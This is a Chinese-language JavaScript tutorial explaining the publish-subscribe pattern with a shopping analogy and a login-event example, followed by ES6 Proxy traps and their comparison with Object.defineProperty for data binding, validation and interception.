比如小红最近在淘宝网上看上一双鞋子，但是呢 联系到卖家后，才发现这双鞋卖光了，但是小红对这双鞋又非常喜欢，所以呢联系卖家，问卖家什么时候有货，卖家告诉她，要等一个星期后才有货，卖家告诉小红，要是你喜欢的话，你可以收藏我们的店铺，等有货的时候再通知你，所以小红收藏了此店铺，但与此同时，小明，小花等也喜欢这双鞋，也收藏了该店铺；等来货的时候就依次会通知他们；

如何实现发布--订阅模式?

1. 首先要想好谁是发布者(比如上面的卖家)。
2. 然后给发布者添加一个缓存列表，用于存放回调函数来通知订阅者(比如上面的买家收藏了卖家的店铺，卖家通过收藏了该店铺的一个列表名单)。
3. 最后就是发布消息，发布者遍历这个缓存列表，依次触发里面存放的订阅者回调函数。

改进异步操作中的强耦合

业务场景

假如正在开发一个商城网站，网站里有header头部、nav导航、消息列表、购物车等模块。这几个模块的渲染有一个共同的前提条件，就是必须先用ajax异步请求获取用户的登录信息。这是很正常的，比如用户的名字和头像要显示在header模块里，而这两个字段都来自用户登录后返回的信息

```js
login.succ(function(data){
    header.setAvatar( data.avatar); // 设置header 模块的头像
    nav.setAvatar( data.avatar ); // 设置导航模块的头像
    message.refresh(); // 刷新消息列表
    cart.refresh(); // 刷新购物车列表
});
```

强耦合

现在必须了解header模块里设置头像的方法叫setAvatar、购物车模块里刷新的方法叫refresh，这种耦合性会使程序变得僵硬，header模块不能随意再改变setAvatar的方法名，它自身的名字也不能被改为header1、header2

- 等到有一天，项目中又新增了一个收货地址管理的模块，在最后部分加上这行代码：

```js
login.succ(function(data){
    header.setAvatar( data.avatar); // 设置header 模块的头像
    nav.setAvatar( data.avatar ); // 设置导航模块的头像
    message.refresh(); // 刷新消息列表
    cart.refresh(); // 刷新购物车列表
    address.refresh();
});
```

发布订阅模式 实现低耦合

用发布–订阅模式重写之后，对用户信息感兴趣的业务模块将自行订阅登录成功的消息事件。当登录成功时，登录模块只需要发布登录成功的消息，而业务方接受到消息之后，就会开始进行各自的业务处理，登录模块并不关心业务方究竟要做什么，也不想去了解它们的内部细节

```js
$.ajax('http://xx.com?login',function(data){    //登录成功
  login.trigger('loginSucc',data);    //发布登录成功的消息
});

```

- 各模块监听登录成功的消息

```js
var header = (function(){ // header 模块
    login.listen( 'loginSucc', function( data){
        header.setAvatar( data.avatar );
    });
    return {
        setAvatar: function( data ){
            console.log( '设置header 模块的头像' );
        }
    }
})();
```

```js
var nav = (function(){ // nav 模块
    login.listen( 'loginSucc', function( data ){
        nav.setAvatar( data.avatar );
    });
    return {
        setAvatar: function( avatar ){
            console.log( '设置nav 模块的头像' );
        }
    }
})();
```

es6 proxy 的理解

Proxy取其英文意思即"代理"。
所谓代理，是你要取得某样东西的中介，而不是直接作用在这个对象上。这就类似我们网购东西，需要在 网店平台上购买，而不是直接向厂家购买。
Proxy 对象就是这样的媒介，要操作这个对象的话，需要经过这个媒介的同意。

#proxy使用方式

let p = new Proxy(target, habdler);
target：用 Proxy 包装的目标对象（可以是数组对象，函数等等）；
handler：一个对象，拦截过滤代理操作的函数。
注意点：
要使得Proxy起作用，必须针对Proxy实例（也就是第二个参数）进行操作，而不是针对目标对象进行操作。


#proxy代理的方式

1. get(target, prop, receiver)：拦截对象属性的访问。
2. set(target, prop, value, receiver)：拦截对象属性的设置，最后返回一个布尔值。
3. apply(target, object, args)：用于拦截函数的调用，比如 proxy()。
4. construct(target, args)：方法用于拦截 new 操作符，比如 new proxy()。为了使 new操作符在生成的Proxy对象上生效，用于初始化代理的目标对象自身必须具有 [[Construct]] 内部方法（即 new target 必须是有效的）。
5. has(target, prop)：拦截例如 prop in proxy的操作，返回一个布尔值。
6. deleteProperty(target, prop)：拦截例如 delete proxy[prop] 的操作，返回一个布尔值。
7. ownKeys(target)：拦截 Object.getOwnPropertyNames(proxy)、Object.keys(proxy)、for in 循环等等操作，最终会返回一个数组。
8. getOwnPropertyDescriptor(target, prop)：拦截 Object.getOwnPropertyDescriptor(proxy, propKey)，返回属性的描述对象。
9. defineProperty(target, propKey, propDesc)：拦截 Object.defineProperty(proxy, propKey, propDesc）、Object.defineProperties(proxy, propDescs)，返回一个布尔值。
10. preventExtensions(target)：拦截 Object.preventExtensions(proxy)，返回一个布尔值。
11. getPrototypeOf(target)：拦截 Object.getPrototypeOf(proxy)，返回一个对象。
12. isExtensible(target)：拦截 Object.isExtensible(proxy)，返回一个布尔值。
13. setPrototypeOf(target, proto)：拦截 Object.setPrototypeOf(proxy, proto)，返回一个布尔值。如果目标对象是函数，那么还有两种额外操作可以拦截。

简易双向绑定

#Proxy set get vs Object.defineProperty

在 Proxy 出现之前，JavaScript 中就提供过 Object.defineProperty，允许对对象的 getter/setter 进行拦截，那么两者的区别在哪里呢?



- vue2.0 的版本的双向绑定实现 中心是 Object.defineProperty();
- ECMAScript中有两种属性: 数据属性和访问器属性, 数据属性一般用于存储数据数值, 访问器属性对应的是set/get操作, 不能直接存储数据值, 每种属性下面又都含有四个特性.下面介绍一下: 数据属性

1. [[Configurable]]: 表示能否通过delete将属性删除，能否把属性修改为访问器属性, 默认为false。当把属性Configurable设置为false后，该属性不能通过delete删除，并且也无法再将该属性的Configurable设置回true
2. [[Enumerable]]: 表示属性可否被枚举(即是否可以通过for in循环返回)，默认false
3. [[Writable]]: 表示属性是否可写(即是否可以修改属性的值)，默认false
4. [[Value]]: 该属性的数据值, 默认是undefined 访问器属性
5. [[Configurable]]: 表示能否通过delete将属性删除，能否把属性修改为数据属性, 默认为false。当把属性Configurable设置为false后，该属性不能通过delete删除，并且也无法再将该属性的Configurable设置回true
6. [[Enumerable]]: 表示属性可否被枚举(即是否可以通过for in循环返回)，默认false
7. [[Get]]: 读取属性时调用的函数, 默认为undefined
8. [[Set]]: 写入属性时调用的函数, 默认是undefined

```
<input type="text" id="inp" />
<div id="box"></div>
let obj = {};
let oInp = document.getElementById('inp');
let oBox = document.getElementById('box');
Object.defineProperty(obj, 'name', {
    configurable: true,
    enumerable: true,
    get: function() {
        console.log(111)
        return val;
    },
    set: function(newVal) {
        oInp.value = newVal;
        oBox.innerHTML = newVal;
    }
});
oInp.addEventListener('input', function(e) {
    obj.name = e.target.value;
});
obj.name = '苏日倆格';
```

proxy 代理

proxy.md

```
<h1>使用Proxy 和 Reflect 实现双向数据绑定</h1>
<input type="text" id="input">
<h2>您输入的内容是： <i id="txt"></i></h2>
<script>
  //获取dom元素
  let oInput = document.getElementById("input");
  let oTxt = document.getElementById("txt");
  //初始化代理对象
  let obj = {};
  // Reflect 可以用于获取目标对象的行为，它与 Object 类似，但是更易读，为操作对象提供了一种更优雅的方式。它的方法与 Proxy 是对应的。
  //给obj增加代理对象
  let newProxy = new Proxy(obj, {
    get: (target, key, recevier) => {
      //console.log("get:"+ key)
      return Reflect.get(target, key, recevier);
    },
    set: (target, key, value, recevier) => {
      //监听newProxy是否有新的变化
      if (key == "text") {
        oTxt.innerHTML = value;
      }
      //将变化反射回原有对象
      return Reflect.set(target, key, value, recevier);
    }
  })
  //监听input输入事件
  oInput.addEventListener("keyup", (e) => {
    //修改代理对象的值
    newProxy.text = e.target.value;
  })
</script>
```

对比

#Object.defineProperty 无法一次性监听对象所有属性，必须遍历或者递归来实现。

```
let girl = {
  name: "marry",
  age: 22
}
Object.keys(girl).forEach(key => {
  Object.defineProperty(girl, key, {
    set(val) {
      console.log(val) // jason
    },
    get() {
      return key == 'age' ? 'age123' : 'name123'

    }
  })
})
girl.name = 'jason'
console.log(girl.name) // name123
girl.age = 21
console.log(girl.age) // age123
```

js

- proxy 的实现就不需要遍历了
  - proxy 的get get方法用于拦截某个属性的读取操作，可以接受三个参数，依次为目标对象、属性名和 proxy 实例本身（严格地说，是操作行为所针对的对象），其中最后一个参数可选。
  - set方法用来拦截某个属性的赋值操作，可以接受四个参数，依次为目标对象、属性名、属性值和 Proxy 实例本身，其中最后一个参数可选。

```
let girl = {
  name: "marry",
  age: 22
}
/* Proxy 监听整个对象*/
girl = new Proxy(girl, {
  get(target, property) {
    if (property == 'name') {
      return 'jason'
    }
    return 21
  },
  set(obj, prop, value) {
    console.log(obj)
    console.log(prop)
    console.log(value)
  }
})
girl.name = 'jason'
girl.age = 21
// console.log(girl.name)
// console.log(girl.age)
```

#Object.defineProperty 无法监听新增加的属性

Proxy 可以监听到新增加的属性，而 Object.defineProperty 不可以，需要你手动再去做一次监听。因此，在 Vue 中想动态监听属性，一般用 Vue.set(girl, "hobby", "game") 这种形式来添加。

```
let girl = {
  name: "marry",
  age: 22
}
/* Object.defineProperty */
Object.keys(girl).forEach(key => {
  Object.defineProperty(girl, key, {
    set(val) {
      console.log(val)
    },
    get() { }
  })
});
/* Proxy 生效, Object.defineProperty 不生效 */
girl.hobby = "game"; // 此时打印val不会打印出来
girl.name = 'mmm' // 此时会打印出来

let girl = {
  name: "marry",
  age: 22
}
girl = new Proxy(girl, {
  get() {
  },
  set(obj, property, val) {
    console.log(obj)
    console.log(property)
    console.log(val)
  }
})
girl.hobby = "game";
```

#Object.defineProperty 无法响应数组操作

- Object.defineProperty 可以监听数组的变化，Object.defineProperty 无法对数组的变化进行响应。

```
const arr = [1, 2, 3];
/* Object.defineProperty */
arr.forEach((item, index) => {
  Object.defineProperty(arr, `${index}`, {
    set(val) {
      console.log(val)
    },
    get() { }
  })
})
arr[0] = 10; // 生效
// arr[3] = 10 // 不生效


let arr = [1, 2, 3];
/* Proxy 监听数组*/
let proxyarr = new Proxy(arr, {
  get() { },
  set(obj, property, val) {
    console.log(obj)
    console.log(property)
    console.log(val)
  }
})

proxyarr[0] = 10; // 都生效
proxyarr[3] = 10; // 只有 Proxy 生效
```

- 对于新增加的数组项，Object.defineProperty 依旧无法监听到。因此，在 Mobx 中为了监听数组的变化，默认将数组长度设置为1000，监听 0-999 的属性变化。

```
/* mobx 的实现 */
  const arr = [1, 2, 3];
  /* Object.defineProperty */
  [...Array(1000)].forEach((item, index) => {
    Object.defineProperty(arr, `${index}`, {
      set(val) {
        console.log(val)
      },
      get() { }
    })
  });
  arr[3] = 10; // 生效
  arr[4] = 10; // 生效
```

- 如果想要监听到 push、shift、pop、unshift等方法，该怎么做呢？在 Vue 和 Mobx 中都是通过重写原型实现的。 在定义变量的时候，判断其是否为数组，如果是数组，那么就修改它的 **proto**，将其指向 subArrProto，从而实现重写原型链。

```
const arrayProto = Array.prototype;
const subArrProto = Object.create(arrayProto);
const methods = ['pop', 'shift', 'unshift', 'sort', 'reverse', 'splice', 'push'];
methods.forEach(method => {
  /* 重写原型方法 */
  subArrProto[method] = function() {
    arrayProto[method].call(this, ...arguments);
  };
  /* 监听这些方法 */
  Object.defineProperty(subArrProto, method, {
    set() {},
    get() {}
```

```
    })
  })
```

- proxy set get 的应用 proxy表单的验证

```
// 验证规则
  const validators = {
    name: {
      validate(value) {
        return value.length > 6;
      },
      message: '用户名长度不能小于六'
    },
    password: {
      validate(value) {
        return value.length > 10;
      },
      message: '密码长度不能小于十'
    },
    moblie: {
      validate(value) {
        return /^1(3|5|7|8|9)[0-9]{9}$/.test(value);
      },
      message: '手机号格式错误'
    }
  }
```

```
// 验证方法
function validator(obj, validators) {
  return new Proxy(obj, {
    set(target, key, value) {
      const validator = validators[key]
      if (!validator) {
        target[key] = value;
      } else if (validator.validate(value)) {
        target[key] = value;
      } else {
        alert(validator.message || "");
      }
    }
  })
}
let form = {};
form = validator(form, validators);
form.name = '666'; // 用户名长度不能小于六
form.password = '113123123123123';
```

- get 用来拦截私有属性的读取 用_开头的是私有属性 禁止读取私有属性

```
const person = {
  name: 'tom',
  age: 20,
  _sex: 'male'
}
const proxy = new Proxy(person, {
  get(target, prop) {
    if (prop[0] === '_') {
      throw new Error(`${prop} is private attribute`);
    }
    return target[prop]
  }
})
proxy.name; // 'tom'
proxy._sex; // _sex is private attribute
```

#apply 拦截的使用

- 一般是用来拦截函数的调用，它接收三个参数，分别是目标对象、上下文对象（this）、参数数组。

```
function test() {
  console.log('this is a test function');
}
const func = new Proxy(test, {
  apply(target, context, args) {
    console.log('hello, world');
    target.apply(context, args);
  }
})
func();
```

- 通过 apply 方法可以获取到函数的执行次数，也可以打印出函数执行消耗的时间，常常可以用来做性能分析。

```
function log() {}
const func = new Proxy(log, {
    _count: 0,
    apply(target, context, args) {
        target.apply(context, args);
        console.log(`this function has been called ${++this._count} times`);
    }
})
func()
```

#construct 拦截的使用

- 方法用来拦截 new 操作符。它接收三个参数，分别是目标对象、构造函数的参数列表、Proxy 对象，最后需要返回一个对象。

#construct 拦截的使用

- 方法用来拦截 new 操作符。它接收三个参数，分别是目标对象、构造函数的参数列表、Proxy 对象，最后需要返回一个对象。

```
function Person(name, age) {
    this.name = name;
    this.age = age;
}
const P = new Proxy(Person, {
    construct(target, args, newTarget) {
        console.log('construct');
        return new target(...args);
    }
})
const p = new P('tom', 21); // 'construct'
```

- 你可以代理一个空函数，然后返回一个新的对象。

```
function noop() {}
const Person = new Proxy(noop, {
    construct(target, args, newTarget) {
        return {
            name: args[0],
            age: args[1]
        }
    }
})
const person = new Person('tom', 21); // { name: 'tom', age: 21 }
```

#骚操作 代理类

- 先考虑对下面的 Person 类的原型函数进行拦截。使用 Object.getOwnPropertyNames 来获取原型上面所有的函数，遍历这些函数并对其使用 apply 拦截。

```
class Person {
  constructor(name, age) {
    this.name = name;
    this.age = age;
  }
  say() {
    console.log(`my name is ${this.name}, and my age is ${this.age}`)
  }
}
const prototype = Person.prototype;
// 获取 prototype 上所有的属性名
Object.getOwnPropertyNames(prototype).forEach((name) => {
  Person.prototype[name] = new Proxy(prototype[name], {
    apply(target, context, args) {
      console.time();
      target.apply(context, args);
      console.timeEnd();
    }
  })
})
const myPerson = new Person('tom', 21);
myPerson.say()
```

js

- 拦截了原型函数后，开始考虑拦截对属性的访问。前面刚刚讲过 construct 方法的作用，那么是不是可以在 new 的时候对所有属性的访问设置拦截呢？ 没错，由于 new 出来的实例也是个对象，那么完全可以对这个对象进行拦截。

```
class Person {
  constructor(name, age) {
    this.name = name;
    this.age = age;
  }
  say() {
    console.log(`my name is ${this.name}, and my age is ${this.age}`)
  }
}
const proxyTrack = (targetClass) => {
  const prototype = targetClass.prototype;
  Object.getOwnPropertyNames(prototype).forEach((name) => {
        targetClass.prototype[name] = new Proxy(prototype[name], {
            apply(target, context, args) {
                console.time();
                target.apply(context, args);
                console.timeEnd();
            }
        })
  })
```

```
  return new Proxy(targetClass, {
    construct(target, args) {
      const obj = new target(...args);
      return new Proxy(obj, {
        get(target, prop) {
              console.log(`${target.name}.${prop} is being getting`);
              return target[prop]
        }
      })
    }
  })
}

const MyClass = proxyTrack(Person);
const myClass = new MyClass('tom', 21);
myClass.say();
myClass.name;
```